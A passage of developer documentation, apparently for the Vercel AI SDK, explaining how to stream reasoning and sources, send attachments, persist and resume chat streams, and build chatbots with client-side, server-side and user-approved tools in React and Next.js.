and Anthropic claude-sonnet-4-5-20250929 support reasoning tokens.
These tokens are typically sent before the message content.
You can forward them to the client with the sendReasoning option:
import { convertToModelMessages, streamText, UIMessage } from 'ai';
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: 'deepseek/deepseek-r1',
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse({
sendReasoning: true,
});
}
On the client side, you can access the reasoning parts of the message object.
Reasoning parts have a text property that contains the reasoning content.
messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) => {
// text parts:
if (part.type === 'text') {
return <div key={index}>{part.text}</div>;
}
// reasoning parts:
if (part.type === 'reasoning') {
return <pre key={index}>{part.text}</pre>;
}
})}
</div>
));
Sources
Some providers such as Perplexity and Google Generative AI include sources in the response.
Currently sources are limited to web pages that ground the response.
You can forward them to the client with the sendSources option:
import { convertToModelMessages, streamText, UIMessage } from 'ai';
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: 'perplexity/sonar-pro',
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse({
sendSources: true,
});
}
On the client side, you can access source parts of the message object.
There are two types of sources: source-url for web pages and source-document for documents.
Here is an example that renders both types of sources:
messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{/* Render URL sources */}
{message.parts
.filter(part => part.type === 'source-url')
.map(part => (
<span key={`source-${part.id}`}>
[
<a href={part.url} target="_blank">
{part.title ?? new URL(part.url).hostname}
</a>
]
</span>
))}
{/* Render document sources */}
{message.parts
.filter(part => part.type === 'source-document')
.map(part => (
<span key={`source-${part.id}`}>
[<span>{part.title ?? `Document ${part.id}`}</span>]
</span>
))}
</div>
));
Image Generation
Some models such as Google gemini-2.5-flash-image support image generation.
When images are generated, they are exposed as files to the client.
On the client side, you can access file parts of the message object
and render them as images.
messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.parts.map((part, index) => {
if (part.type === 'text') {
return <div key={index}>{part.text}</div>;
} else if (part.type === 'file' && part.mediaType.startsWith('image/')) {
return <img key={index} src={part.url} alt="Generated image" />;
}
})}
</div>
));
Attachments
The useChat hook supports sending file attachments along with a message as well as rendering them on the client. This can be useful for building applications that involve sending images, files, or other media content to the AI provider.
There are two ways to send files with a message: using a FileList object from file inputs or using an array of file objects.
FileList
By using FileList, you can send multiple files as attachments along with a message using the file input element. The useChat hook will automatically convert them into data URLs and send them to the AI provider.
'use client';
import { useChat } from '@ai-sdk/react';
import { useRef, useState } from 'react';
export default function Page() {
const { messages, sendMessage, status } = useChat();
const [input, setInput] = useState('');
const [files, setFiles] = useState<FileList | undefined>(undefined);
const fileInputRef = useRef<HTMLInputElement>(null);
return (
<div>
<div>
{messages.map(message => (
<div key={message.id}>
<div>{`${message.role}: `}</div>
<div>
{message.parts.map((part, index) => {
if (part.type === 'text') {
return <span key={index}>{part.text}</span>;
}
if (
part.type === 'file' &&
part.mediaType?.startsWith('image/')
) {
return <img key={index} src={part.url} alt={part.filename} />;
}
return null;
})}
</div>
</div>
))}
</div>
<form
onSubmit={event => {
event.preventDefault();
if (input.trim()) {
sendMessage({
text: input,
files,
});
setInput('');
setFiles(undefined);
if (fileInputRef.current) {
fileInputRef.current.value = '';
}
}
}}
>
<input
type="file"
onChange={event => {
if (event.target.files) {
setFiles(event.target.files);
}
}}
multiple
ref={fileInputRef}
/>
<input
value={input}
placeholder="Send message..."
onChange={e => setInput(e.target.value)}
disabled={status !== 'ready'}
/>
</form>
</div>
);
}
File Objects
You can also send files as objects along with a message. This can be useful for sending pre-uploaded files or data URLs.
'use client';
import { useChat } from '@ai-sdk/react';
import { useState } from 'react';
import { FileUIPart } from 'ai';
export default function Page() {
const { messages, sendMessage, status } = useChat();
const [input, setInput] = useState('');
const [files] = useState<FileUIPart[]>([
{
type: 'file',
filename: 'earth.png',
mediaType: 'image/png',
url: 'https://example.com/earth.png',
},
{
type: 'file',
filename: 'moon.png',
mediaType: 'image/png',
url: 'data:image/png;base64,iVBORw0KGgo...',
},
]);
return (
<div>
<div>
{messages.map(message => (
<div key={message.id}>
<div>{`${message.role}: `}</div>
<div>
{message.parts.map((part, index) => {
if (part.type === 'text') {
return <span key={index}>{part.text}</span>;
}
if (
part.type === 'file' &&
part.mediaType?.startsWith('image/')
) {
return <img key={index} src={part.url} alt={part.filename} />;
}
return null;
})}
</div>
</div>
))}
</div>
<form
onSubmit={event => {
event.preventDefault();
if (input.trim()) {
sendMessage({
text: input,
files,
});
setInput('');
}
}}
>
<input
value={input}
placeholder="Send message..."
onChange={e => setInput(e.target.value)}
disabled={status !== 'ready'}
/>
</form>
</div>
);
}
Type Inference for Tools
When working with tools in TypeScript, AI SDK UI provides type inference helpers to ensure type safety for your tool inputs and outputs.
InferUITool
The InferUITool type helper infers the input and output types of a single tool for use in UI messages:
import { InferUITool } from 'ai';
import { z } from 'zod';
const weatherTool = {
description: 'Get the current weather',
inputSchema: z.object({
location: z.string().describe('The city and state'),
}),
execute: async ({ location }) => {
return `The weather in ${location} is sunny.`;
},
};
// Infer the types from the tool
type WeatherUITool = InferUITool<typeof weatherTool>;
// This creates a type with:
// {
// input: { location: string };
// output: string;
// }
InferUITools
The InferUITools type helper infers the input and output types of a ToolSet:
import { InferUITools, ToolSet } from 'ai';
import { z } from 'zod';
const tools = {
weather: {
description: 'Get the current weather',
inputSchema: z.object({
location: z.string().describe('The city and state'),
}),
execute: async ({ location }) => {
return `The weather in ${location} is sunny.`;
},
},
calculator: {
description: 'Perform basic arithmetic',
inputSchema: z.object({
operation: z.enum(['add', 'subtract', 'multiply', 'divide']),
a: z.number(),
b: z.number(),
}),
execute: async ({ operation, a, b }) => {
switch (operation) {
case 'add':
return a + b;
case 'subtract':
return a - b;
case 'multiply':
return a * b;
case 'divide':
return a / b;
}
},
},
} satisfies ToolSet;
// Infer the types from the tool set
type MyUITools = InferUITools<typeof tools>;
// This creates a type with:
// {
// weather: { input: { location: string }; output: string };
// calculator: { input: { operation: 'add' | 'subtract' | 'multiply' | 'divide'; a: number; b: number }; output: number };
// }
Using Inferred Types
You can use these inferred types to create a custom UIMessage type and pass it to various AI SDK UI functions:
import { InferUITools, UIMessage, UIDataTypes } from 'ai';
type MyUITools = InferUITools<typeof tools>;
type MyUIMessage = UIMessage<never, UIDataTypes, MyUITools>;
Pass the custom type to useChat or createUIMessageStream:
import { useChat } from '@ai-sdk/react';
import { createUIMessageStream } from 'ai';
import type { MyUIMessage } from './types';
// With useChat
const { messages } = useChat<MyUIMessage>();
// With createUIMessageStream
const stream = createUIMessageStream<MyUIMessage>(/* ... */);
This provides full type safety for tool inputs and outputs on the client and server.
title: Chatbot Message Persistence description: Learn how to store and load chat messages in a chatbot.
Chatbot Message Persistence
Being able to store and load chat messages is crucial for most AI chatbots.
In this guide, we'll show how to implement message persistence with useChat and streamText.
Starting a new chat
When the user navigates to the chat page without providing a chat ID, we need to create a new chat and redirect to the chat page with the new chat ID.
import { redirect } from 'next/navigation';
import { createChat } from '@util/chat-store';
export default async function Page() {
const id = await createChat(); // create a new chat
redirect(`/chat/${id}`); // redirect to chat page, see below
}
Our example chat store implementation uses files to store the chat messages. In a real-world application, you would use a database or a cloud storage service, and get the chat ID from the database. That being said, the function interfaces are designed to be easily replaced with other implementations.
import { generateId } from 'ai';
import { existsSync, mkdirSync } from 'fs';
import { writeFile } from 'fs/promises';
import path from 'path';
export async function createChat(): Promise<string> {
const id = generateId(); // generate a unique chat ID
await writeFile(getChatFile(id), '[]'); // create an empty chat file
return id;
}
function getChatFile(id: string): string {
const chatDir = path.join(process.cwd(), '.chats');
if (!existsSync(chatDir)) mkdirSync(chatDir, { recursive: true });
return path.join(chatDir, `${id}.json`);
}
Loading an existing chat
When the user navigates to the chat page with a chat ID, we need to load the chat messages from storage.
The loadChat function in our file-based chat store is implemented as follows:
import { UIMessage } from 'ai';
import { readFile } from 'fs/promises';
export async function loadChat(id: string): Promise<UIMessage[]> {
return JSON.parse(await readFile(getChatFile(id), 'utf8'));
}
// ... rest of the file
Validating messages on the server
When processing messages on the server that contain tool calls, custom metadata, or data parts, you should validate them using validateUIMessages before sending them to the model.
Validation with tools
When your messages include tool calls, validate them against your tool definitions:
import {
convertToModelMessages,
streamText,
UIMessage,
validateUIMessages,
tool,
} from 'ai';
import { z } from 'zod';
import { loadChat, saveChat } from '@util/chat-store';
import { dataPartsSchema, metadataSchema } from '@util/schemas';
// Define your tools
const tools = {
weather: tool({
description: 'Get weather information',
parameters: z.object({
location: z.string(),
units: z.enum(['celsius', 'fahrenheit']),
}),
execute: async ({ location, units }) => {
/* tool implementation */
},
}),
// other tools
};
export async function POST(req: Request) {
const { message, id } = await req.json();
// Load previous messages from database
const previousMessages = await loadChat(id);
// Append new message to previousMessages messages
const messages = [...previousMessages, message];
// Validate loaded messages against
// tools, data parts schema, and metadata schema
const validatedMessages = await validateUIMessages({
messages,
tools, // Ensures tool calls in messages match current schemas
dataPartsSchema,
metadataSchema,
});
const result = streamText({
model: 'openai/gpt-5-mini',
messages: convertToModelMessages(validatedMessages),
tools,
});
return result.toUIMessageStreamResponse({
originalMessages: messages,
onFinish: ({ messages }) => {
saveChat({ chatId: id, messages });
},
});
}
Handling validation errors
Handle validation errors gracefully when messages from the database don't match current schemas:
import {
convertToModelMessages,
streamText,
validateUIMessages,
TypeValidationError,
} from 'ai';
import { type MyUIMessage } from '@/types';
export async function POST(req: Request) {
const { message, id } = await req.json();
// Load and validate messages from database
let validatedMessages: MyUIMessage[];
try {
const previousMessages = await loadMessagesFromDB(id);
validatedMessages = await validateUIMessages({
// append the new message to the previous messages:
messages: [...previousMessages, message],
tools,
metadataSchema,
});
} catch (error) {
if (error instanceof TypeValidationError) {
// Log validation error for monitoring
console.error('Database messages validation failed:', error);
// Could implement message migration or filtering here
// For now, start with empty history
validatedMessages = [];
} else {
throw error;
}
}
// Continue with validated messages...
}
Displaying the chat
Once messages are loaded from storage, you can display them in your chat UI. Here's how to set up the page component and the chat display:
import { loadChat } from '@util/chat-store';
import Chat from '@ui/chat';
export default async function Page(props: { params: Promise<{ id: string }> }) {
const { id } = await props.params;
const messages = await loadChat(id);
return <Chat id={id} initialMessages={messages} />;
}
The chat component uses the useChat hook to manage the conversation:
'use client';
import { UIMessage, useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
import { useState } from 'react';
export default function Chat({
id,
initialMessages,
}: { id?: string | undefined; initialMessages?: UIMessage[] } = {}) {
const [input, setInput] = useState('');
const { sendMessage, messages } = useChat({
id, // use the provided chat ID
messages: initialMessages, // load initial messages
transport: new DefaultChatTransport({
api: '/api/chat',
}),
});
const handleSubmit = (e: React.FormEvent) => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
};
// simplified rendering code, extend as needed:
return (
<div>
{messages.map(m => (
<div key={m.id}>
{m.role === 'user' ? 'User: ' : 'AI: '}
{m.parts
.map(part => (part.type === 'text' ? part.text : ''))
.join('')}
</div>
))}
<form onSubmit={handleSubmit}>
<input
value={input}
onChange={e => setInput(e.target.value)}
placeholder="Type a message..."
/>
<button type="submit">Send</button>
</form>
</div>
);
}
Storing messages
useChat sends the chat id and the messages to the backend.
When loading messages from storage that contain tools, metadata, or custom data
parts, validate them using validateUIMessages before processing (see the
validation section above).
Storing messages is done in the onFinish callback of the toUIMessageStreamResponse function.
onFinish receives the complete messages including the new AI response as UIMessage[].
import { openai } from '@ai-sdk/openai';
import { saveChat } from '@util/chat-store';
import { convertToModelMessages, streamText, UIMessage } from 'ai';
export async function POST(req: Request) {
const { messages, chatId }: { messages: UIMessage[]; chatId: string } =
await req.json();
const result = streamText({
model: 'openai/gpt-5-mini',
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse({
originalMessages: messages,
onFinish: ({ messages }) => {
saveChat({ chatId, messages });
},
});
}
The actual storage of the messages is done in the saveChat function, which in
our file-based chat store is implemented as follows:
import { UIMessage } from 'ai';
import { writeFile } from 'fs/promises';
export async function saveChat({
chatId,
messages,
}: {
chatId: string;
messages: UIMessage[];
}): Promise<void> {
const content = JSON.stringify(messages, null, 2);
await writeFile(getChatFile(chatId), content);
}
// ... rest of the file
Message IDs
In addition to a chat ID, each message has an ID. You can use this message ID to e.g. manipulate individual messages.
Client-side vs Server-side ID Generation
By default, message IDs are generated client-side:
- User message IDs are generated by the
useChathook on the client - AI response message IDs are generated by
streamTexton the server
For applications without persistence, client-side ID generation works perfectly. However, for persistence, you need server-side generated IDs to ensure consistency across sessions and prevent ID conflicts when messages are stored and retrieved.
Setting Up Server-side ID Generation
When implementing persistence, you have two options for generating server-side IDs:
- Using
generateMessageIdintoUIMessageStreamResponse - Setting IDs in your start message part with
createUIMessageStream
Option 1: Using generateMessageId in toUIMessageStreamResponse
You can control the ID format by providing ID generators using createIdGenerator():
import { createIdGenerator, streamText } from 'ai';
export async function POST(req: Request) {
// ...
const result = streamText({
// ...
});
return result.toUIMessageStreamResponse({
originalMessages: messages,
// Generate consistent server-side IDs for persistence:
generateMessageId: createIdGenerator({
prefix: 'msg',
size: 16,
}),
onFinish: ({ messages }) => {
saveChat({ chatId, messages });
},
});
}
Option 2: Setting IDs with createUIMessageStream
Alternatively, you can use createUIMessageStream to control the message ID by writing a start message part:
import {
generateId,
streamText,
createUIMessageStream,
createUIMessageStreamResponse,
} from 'ai';
export async function POST(req: Request) {
const { messages, chatId } = await req.json();
const stream = createUIMessageStream({
execute: ({ writer }) => {
// Write start message part with custom ID
writer.write({
type: 'start',
messageId: generateId(), // Generate server-side ID for persistence
});
const result = streamText({
model: 'openai/gpt-5-mini',
messages: await convertToModelMessages(messages),
});
writer.merge(result.toUIMessageStream({ sendStart: false })); // omit start message part
},
originalMessages: messages,
onFinish: ({ responseMessage }) => {
// save your chat here
},
});
return createUIMessageStreamResponse({ stream });
}
import { createIdGenerator } from 'ai';
import { useChat } from '@ai-sdk/react';
const { ... } = useChat({
generateId: createIdGenerator({
prefix: 'msgc',
size: 16,
}),
// ...
});
Sending only the last message
Once you have implemented message persistence, you might want to send only the last message to the server. This reduces the amount of data sent to the server on each request and can improve performance.
To achieve this, you can provide a prepareSendMessagesRequest function to the transport.
This function receives the messages and the chat ID, and returns the request body to be sent to the server.
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
const {
// ...
} = useChat({
// ...
transport: new DefaultChatTransport({
api: '/api/chat',
// only send the last message to the server:
prepareSendMessagesRequest({ messages, id }) {
return { body: { message: messages[messages.length - 1], id } };
},
}),
});
On the server, you can then load the previous messages and append the new message to the previous messages. If your messages contain tools, metadata, or custom data parts, you should validate them:
import { convertToModelMessages, UIMessage, validateUIMessages } from 'ai';
// import your tools and schemas
export async function POST(req: Request) {
// get the last message from the client:
const { message, id } = await req.json();
// load the previous messages from the server:
const previousMessages = await loadChat(id);
// validate messages if they contain tools, metadata, or data parts:
const validatedMessages = await validateUIMessages({
// append the new message to the previous messages:
messages: [...previousMessages, message],
tools, // if using tools
metadataSchema, // if using custom metadata
dataSchemas, // if using custom data parts
});
const result = streamText({
// ...
messages: convertToModelMessages(validatedMessages),
});
return result.toUIMessageStreamResponse({
originalMessages: validatedMessages,
onFinish: ({ messages }) => {
saveChat({ chatId: id, messages });
},
});
}
Handling client disconnects
By default, the AI SDK streamText function uses backpressure to the language model provider to prevent
the consumption of tokens that are not yet requested.
However, this means that when the client disconnects, e.g. by closing the browser tab or because of a network issue, the stream from the LLM will be aborted and the conversation may end up in a broken state.
Assuming that you have a storage solution in place, you can use the consumeStream method to consume the stream on the backend,
and then save the result as usual.
consumeStream effectively removes the backpressure,
meaning that the result is stored even when the client has already disconnected.
import { convertToModelMessages, streamText, UIMessage } from 'ai';
import { saveChat } from '@util/chat-store';
export async function POST(req: Request) {
const { messages, chatId }: { messages: UIMessage[]; chatId: string } =
await req.json();
const result = streamText({
model,
messages: await convertToModelMessages(messages),
});
// consume the stream to ensure it runs to completion & triggers onFinish
// even when the client response is aborted:
result.consumeStream(); // no await
return result.toUIMessageStreamResponse({
originalMessages: messages,
onFinish: ({ messages }) => {
saveChat({ chatId, messages });
},
});
}
When the client reloads the page after a disconnect, the chat will be restored from the storage solution.
For more robust handling of disconnects, you may want to add resumability on disconnects. Check out the Chatbot Resume Streams documentation to learn more.
title: Chatbot Resume Streams description: Learn how to resume chatbot streams after client disconnects.
Chatbot Resume Streams
useChat supports resuming ongoing streams after page reloads. Use this feature to build applications with long-running generations.
How stream resumption works
Stream resumption requires persistence for messages and active streams in your application. The AI SDK provides tools to connect to storage, but you need to set up the storage yourself.
The AI SDK provides:
- A
resumeoption inuseChatthat automatically reconnects to active streams - Access to the outgoing stream through the
consumeSseStreamcallback - Automatic HTTP requests to your resume endpoints
You build:
- Storage to track which stream belongs to each chat
- Redis to store the UIMessage stream
- Two API endpoints: POST to create streams, GET to resume them
- Integration with
resumable-streamto manage Redis storage
Prerequisites
To implement resumable streams in your chat application, you need:
- The
resumable-streampackage - Handles the publisher/subscriber mechanism for streams - A Redis instance - Stores stream data (e.g. Redis through Vercel)
- A persistence layer - Tracks which stream ID is active for each chat (e.g. database)
Implementation
1. Client-side: Enable stream resumption
Use the resume option in the useChat hook to enable stream resumption. When resume is true, the hook automatically attempts to reconnect to any active stream for the chat on mount:
'use client';
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport, type UIMessage } from 'ai';
export function Chat({
chatData,
resume = false,
}: {
chatData: { id: string; messages: UIMessage[] };
resume?: boolean;
}) {
const { messages, sendMessage, status } = useChat({
id: chatData.id,
messages: chatData.messages,
resume, // Enable automatic stream resumption
transport: new DefaultChatTransport({
// You must send the id of the chat
prepareSendMessagesRequest: ({ id, messages }) => {
return {
body: {
id,
message: messages[messages.length - 1],
},
};
},
}),
});
return <div>{/* Your chat UI */}</div>;
}
When you enable resume, the useChat hook makes a GET request to /api/chat/[id]/stream on mount to check for and resume any active streams.
Let's start by creating the POST handler to create the resumable stream.
2. Create the POST handler
The POST handler creates resumable streams using the consumeSseStream callback:
import { openai } from '@ai-sdk/openai';
import { readChat, saveChat } from '@util/chat-store';
import {
convertToModelMessages,
generateId,
streamText,
type UIMessage,
} from 'ai';
import { after } from 'next/server';
import { createResumableStreamContext } from 'resumable-stream';
export async function POST(req: Request) {
const {
message,
id,
}: {
message: UIMessage | undefined;
id: string;
} = await req.json();
const chat = await readChat(id);
let messages = chat.messages;
messages = [...messages, message!];
// Clear any previous active stream and save the user message
saveChat({ id, messages, activeStreamId: null });
const result = streamText({
model: 'openai/gpt-5-mini',
messages: await convertToModelMessages(messages),
});
return result.toUIMessageStreamResponse({
originalMessages: messages,
generateMessageId: generateId,
onFinish: ({ messages }) => {
// Clear the active stream when finished
saveChat({ id, messages, activeStreamId: null });
},
async consumeSseStream({ stream }) {
const streamId = generateId();
// Create a resumable stream from the SSE stream
const streamContext = createResumableStreamContext({ waitUntil: after });
await streamContext.createNewResumableStream(streamId, () => stream);
// Update the chat with the active stream ID
saveChat({ id, activeStreamId: streamId });
},
});
}
3. Implement the GET handler
Create a GET handler at /api/chat/[id]/stream that:
- Reads the chat ID from the route params
- Loads the chat data to check for an active stream
- Returns 204 (No Content) if no stream is active
- Resumes the existing stream if one is found
import { readChat } from '@util/chat-store';
import { UI_MESSAGE_STREAM_HEADERS } from 'ai';
import { after } from 'next/server';
import { createResumableStreamContext } from 'resumable-stream';
export async function GET(
_: Request,
{ params }: { params: Promise<{ id: string }> },
) {
const { id } = await params;
const chat = await readChat(id);
if (chat.activeStreamId == null) {
// no content response when there is no active stream
return new Response(null, { status: 204 });
}
const streamContext = createResumableStreamContext({
waitUntil: after,
});
return new Response(
await streamContext.resumeExistingStream(chat.activeStreamId),
{ headers: UI_MESSAGE_STREAM_HEADERS },
);
}
How it works
Request lifecycle
The diagram above shows the complete lifecycle of a resumable stream:
- Stream creation: When you send a new message, the POST handler uses
streamTextto generate the response. TheconsumeSseStreamcallback creates a resumable stream with a unique ID and stores it in Redis through theresumable-streampackage - Stream tracking: Your persistence layer saves the
activeStreamIdin the chat data - Client reconnection: When the client reconnects (page reload), the
resumeoption triggers a GET request to/api/chat/[id]/stream - Stream recovery: The GET handler checks for an
activeStreamIdand usesresumeExistingStreamto reconnect. If no active stream exists, it returns a 204 (No Content) response - Completion cleanup: When the stream finishes, the
onFinishcallback clears theactiveStreamIdby setting it tonull
Customize the resume endpoint
By default, the useChat hook makes a GET request to /api/chat/[id]/stream when resuming. Customize this endpoint, credentials, and headers, using the prepareReconnectToStreamRequest option in DefaultChatTransport:
import { useChat } from '@ai-sdk/react';
import { DefaultChatTransport } from 'ai';
export function Chat({ chatData, resume }) {
const { messages, sendMessage } = useChat({
id: chatData.id,
messages: chatData.messages,
resume,
transport: new DefaultChatTransport({
// Customize reconnect settings (optional)
prepareReconnectToStreamRequest: ({ id }) => {
return {
api: `/api/chat/${id}/stream`, // Default pattern
// Or use a different pattern:
// api: `/api/streams/${id}/resume`,
// api: `/api/resume-chat?id=${id}`,
credentials: 'include', // Include cookies/auth
headers: {
Authorization: 'Bearer token',
'X-Custom-Header': 'value',
},
};
},
}),
});
return <div>{/* Your chat UI */}</div>;
}
This lets you:
- Match your existing API route structure
- Add query parameters or custom paths
- Integrate with different backend architectures
Important considerations
- Incompatibility with abort: Stream resumption is not compatible with abort functionality. Closing a tab or refreshing the page triggers an abort signal that will break the resumption mechanism. Do not use
resume: trueif you need abort functionality in your application - Stream expiration: Streams in Redis expire after a set time (configurable in the
resumable-streampackage) - Multiple clients: Multiple clients can connect to the same stream simultaneously
- Error handling: When no active stream exists, the GET handler returns a 204 (No Content) status code
- Security: Ensure proper authentication and authorization for both creating and resuming streams
- Race conditions: Clear the
activeStreamIdwhen starting a new stream to prevent resuming outdated streams
title: Chatbot Tool Usage description: Learn how to use tools with the useChat hook.
Chatbot Tool Usage
With useChat and streamText, you can use tools in your chatbot application.
The AI SDK supports three types of tools in this context:
- Automatically executed server-side tools
- Automatically executed client-side tools
- Tools that require user interaction, such as confirmation dialogs
The flow is as follows:
- The user enters a message in the chat UI.
- The message is sent to the API route.
- In your server side route, the language model generates tool calls during the
streamTextcall. - All tool calls are forwarded to the client.
- Server-side tools are executed using their
executemethod and their results are forwarded to the client. - Client-side tools that should be automatically executed are handled with the
onToolCallcallback. You must calladdToolOutputto provide the tool result. - Client-side tool that require user interactions can be displayed in the UI.
The tool calls and results are available as tool invocation parts in the
partsproperty of the last assistant message. - When the user interaction is done,
addToolOutputcan be used to add the tool result to the chat. - The chat can be configured to automatically submit when all tool results are available using
sendAutomaticallyWhen. This triggers another iteration of this flow.
The tool calls and tool executions are integrated into the assistant message as typed tool parts. A tool part is at first a tool call, and then it becomes a tool result when the tool is executed. The tool result contains all information about the tool call as well as the result of the tool execution.
Example
In this example, we'll use three tools:
getWeatherInformation: An automatically executed server-side tool that returns the weather in a given city.askForConfirmation: A user-interaction client-side tool that asks the user for confirmation.getLocation: An automatically executed client-side tool that returns a random city.
API route
import { convertToModelMessages, streamText, UIMessage } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages }: { messages: UIMessage[] } = await req.json();
const result = streamText({
model: __MODEL__,
messages: await convertToModelMessages(messages),
tools: {
// server-side tool with execute function:
getWeatherInformation: {
description: 'show the weather in a given city to the user',
inputSchema: z.object({ city: z.string() }),
execute: async ({}: { city: string }) => {
const weatherOptions = ['sunny', 'cloudy', 'rainy', 'snowy', 'windy'];
return weatherOptions[
Math.floor(Math.random() * weatherOptions.length)
];
},
},
// client-side tool that starts user interaction:
askForConfirmation: {
description: 'Ask the user for confirmation.',
inputSchema: z.object({
message: z.string().describe('The message to ask for confirmation.'),
}),
},
// client-side tool that is automatically executed on the client:
getLocation: {
description:
'Get the user location. Always ask for confirmation before using this tool.',
inputSchema: z.object({}),
},
},
});
return result.toUIMessageStreamResponse();
}
Client-side page
The client-side page uses the useChat hook to create a chatbot application with real-time message streaming.
Tool calls are displayed in the chat UI as typed tool parts.
Please make sure to render the messages using the parts property of the message.
There are three things worth mentioning:
-
The
onToolCallcallback is used to handle client-side tools that should be automatically executed. In this example, thegetLocationtool is a client-side tool that returns a random city. You calladdToolOutputto provide the result (withoutawaitto avoid potential deadlocks). -
The
sendAutomaticallyWhenoption withlastAssistantMessageIsCompleteWithToolCallshelper automatically submits when all tool results are available. -
The
partsarray of assistant messages contains tool parts with typed names liketool-askForConfirmation. The client-side toolaskForConfirmationis displayed in the UI. It asks the user for confirmation and displays the result once the user confirms or denies the execution. The result is added to the chat usingaddToolOutputwith thetoolparameter for type safety.
'use client';
import { useChat } from '@ai-sdk/react';
import {
DefaultChatTransport,
lastAssistantMessageIsCompleteWithToolCalls,
} from 'ai';
import { useState } from 'react';
export default function Chat() {
const { messages, sendMessage, addToolOutput } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
sendAutomaticallyWhen: lastAssistantMessageIsCompleteWithToolCalls,
// run client-side tools that are automatically executed:
async onToolCall({ toolCall }) {
// Check if it's a dynamic tool first for proper type narrowing
if (toolCall.dynamic) {
return;
}
if (toolCall.toolName === 'getLocation') {
const cities = ['New York', 'Los Angeles', 'Chicago', 'San Francisco'];
// No await - avoids potential deadlocks
addToolOutput({
tool: 'getLocation',
toolCallId: toolCall.toolCallId,
output: cities[Math.floor(Math.random() * cities.length)],
});
}
},
});
const [input, setInput] = useState('');
return (
<>
{messages?.map(message => (
<div key={message.id}>
<strong>{`${message.role}: `}</strong>
{message.parts.map(part => {
switch (part.type) {
// render text parts as simple text:
case 'text':
return part.text;
// for tool parts, use the typed tool part names:
case 'tool-askForConfirmation': {
const callId = part.toolCallId;
switch (part.state) {
case 'input-streaming':
return (
<div key={callId}>Loading confirmation request...</div>
);
case 'input-available':
return (
<div key={callId}>
{part.input.message}
<div>
<button
onClick={() =>
addToolOutput({
tool: 'askForConfirmation',
toolCallId: callId,
output: 'Yes, confirmed.',
})
}
>
Yes
</button>
<button
onClick={() =>
addToolOutput({
tool: 'askForConfirmation',
toolCallId: callId,
output: 'No, denied',
})
}
>
No
</button>
</div>
</div>
);
case 'output-available':
return (
<div key={callId}>
Location access allowed: {part.output}
</div>
);
case 'output-error':
return <div key={callId}>Error: {part.errorText}</div>;
}
break;
}
case 'tool-getLocation': {
const callId = part.toolCallId;
switch (part.state) {
case 'input-streaming':
return (
<div key={callId}>Preparing location request...</div>
);
case 'input-available':
return <div key={callId}>Getting location...</div>;
case 'output-available':
return <div key={callId}>Location: {part.output}</div>;
case 'output-error':
return (
<div key={callId}>
Error getting location: {part.errorText}
</div>
);
}
break;
}
case 'tool-getWeatherInformation': {
const callId = part.toolCallId;
switch (part.state) {
// example of pre-rendering streaming tool inputs:
case 'input-streaming':
return (
<pre key={callId}>{JSON.stringify(part, null, 2)}</pre>
);
case 'input-available':
return (
<div key={callId}>
Getting weather information for {part.input.city}...
</div>
);
case 'output-available':
return (
<div key={callId}>
Weather in {part.input.city}: {part.output}
</div>
);
case 'output-error':
return (
<div key={callId}>
Error getting weather for {part.input.city}:{' '}
{part.errorText}
</div>
);
}
break;
}
}
})}
<br />
</div>
))}
<form
onSubmit={e => {
e.preventDefault();
if (input.trim()) {
sendMessage({ text: input });
setInput('');
}
}}
>
<input value={input} onChange={e => setInput(e.target.value)} />
</form>
</>
);
}
Error handling
Sometimes an error may occur during client-side tool execution. Use the addToolOutput method with a state of output-error and errorText value instead of output record the error.
'use client';
import { useChat } from '@ai-sdk/react';
import {
DefaultChatTransport,
lastAssistantMessageIsCompleteWithToolCalls,
} from 'ai';
import { useState } from 'react';
export default function Chat() {
const { messages, sendMessage, addToolOutput } = useChat({
transport: new DefaultChatTransport({
api: '/api/chat',
}),
sendAutomaticallyWhen: lastAssistantMessageIsCompleteWithToolCalls,
// run client-side tools that are automatically executed:
async onToolCall({ toolCall }) {
// Check if it's a dynamic tool first for proper type narrowing
if (toolCall.dynamic) {
return;
}
if (toolCall.toolName === 'getWeatherInformation') {
try {
const weather = await getWeatherInformation(toolCall.input);
// No await - avoids potential deadlocks
addToolOutput({
tool: 'getWeatherInformation',
toolCallId: toolCall.toolCallId,
output: weather,
});
} catch (err) {
addToolOutput({
tool: 'getWeatherInformation',
toolCallId: toolCall.toolCallId,
state: 'output-error',
errorText: 'Unable to get the weather information',
});
}
}
},
});
}
Tool Execution Approval
Tool execution approval lets you require user confirmation before a server-side tool runs. Unlike client-side tools that execute in the browser, tools with approval still execute on the server—but only after the user approves.
Use tool execution approval when you want to:
- Confirm sensitive operations (payments, deletions, external API calls)
- Let users review tool inputs before execution
- Add human oversight to automated workflows
For tools that need to run in the browser (updating UI state, accessing browser APIs), use client-side tools instead.
Server Setup
Enable approval by setting needsApproval on your tool. See Tool Execution Approval for configuration options including dynamic approval based on input.
import { streamText, tool } from 'ai';
__PROVIDER_IMPORT__;
import { z } from 'zod';
export async function POST(req: Request) {
const { messages } = await req.json();
const result = streamText({
model: __MODEL__,
messages,
tools: {
getWeather: tool({
description: 'Get the weather in a location',
inputSchema: z.object({
city: z.string(),
}),
needsApproval: true,
execute: async ({ city }) => {
const weather = await fetchWeather(city);
return weather;
},
}),
},
});
return result.toUIMessageStreamResponse();
}
Client-Side Approval UI
When a tool requires approval, the tool part state is approval-requested. Use addToolApprovalResponse to approve or deny:
'use client';
import { useChat } from '@ai-sdk/react';
export default function Chat() {
const { messages, addToolApprovalResponse } = useChat();
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.parts.map(part => {
if (part.type === 'tool-getWeather') {
